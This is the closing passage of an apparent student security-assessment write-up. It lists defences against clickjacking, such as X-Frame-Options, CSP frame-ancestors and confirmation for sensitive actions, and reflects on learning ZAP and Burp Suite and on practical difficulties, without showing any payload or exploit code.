- Add X-Frame-Options: DENY or X-Frame-Options: SAMEORIGIN to prevent framing.
- Use a CSP frame-ancestors policy to whitelist permitted embedding domains.
- Require re-authentication or explicit confirmation for sensitive operations.
- Design UI flows so critical actions are difficult to hide or overlay.
- Only permit trusted domains to embed pages (if embedding is necessary).
- Verify the fixes using tooling such as OWASP ZAP and manual browser checks.
-

Conclusions & reflections

What I learned

- I learned to use tools like OWASP ZAP and Burp Suite not only for automated scanning but also for validating findings and creating safe proof-of-concept exploits.
- I now better understand how vulnerabilities such as Reflected XSS, CSRF, and Clickjacking differ and why each is dangerous.
- I gained experience crafting POCs (payloads and HTML forms) that clearly demonstrate an attack without causing harm.
- This exercise linked theory to practice: small security gaps can have serious consequences.
- I improved at documenting procedures step-by-step, turning technical evidence into a clear narrative.

Challenges faced

- **Technical difficulties:** My Kali VM often lagged, slowing scans and request interception.
- **Finding a target:** I used OpenBugBounty to identify a vulnerable site, but it was sometimes offline which caused delays.
- **Manual effort:** Discovering real vulnerabilities (especially XSS) required many manual attempts and patience — many payloads didn’t work.
- **Inconsistent results:** Some inputs were reflected but not saved, so I had to repeat tests and analyze server responses carefully.
- **Documentation trade-offs:** Explaining each step clearly was challenging — balancing enough technical detail without making the write-up hard to follow.